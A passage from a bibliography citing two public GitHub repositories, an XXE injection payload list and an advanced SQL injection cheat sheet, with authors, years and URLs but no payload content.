- [5] İsmail Taşdelen. (2022). payloadbox/xxe-injection-payload-list. GitHub. <https://github.com/payloadbox/xxe-injection-payload-list>.
- [6] kleiton0x00. (2020). GitHub - kleiton0x00/Advanced-SQL-Injection-Cheatsheet: A cheat sheet that contains advanced queries for SQL Injection of all types. GitHub. <https://github.com/kleiton0x00/Advanced-SQL-Injection-Cheatsheet> [Accessed 9 Aug. 2025].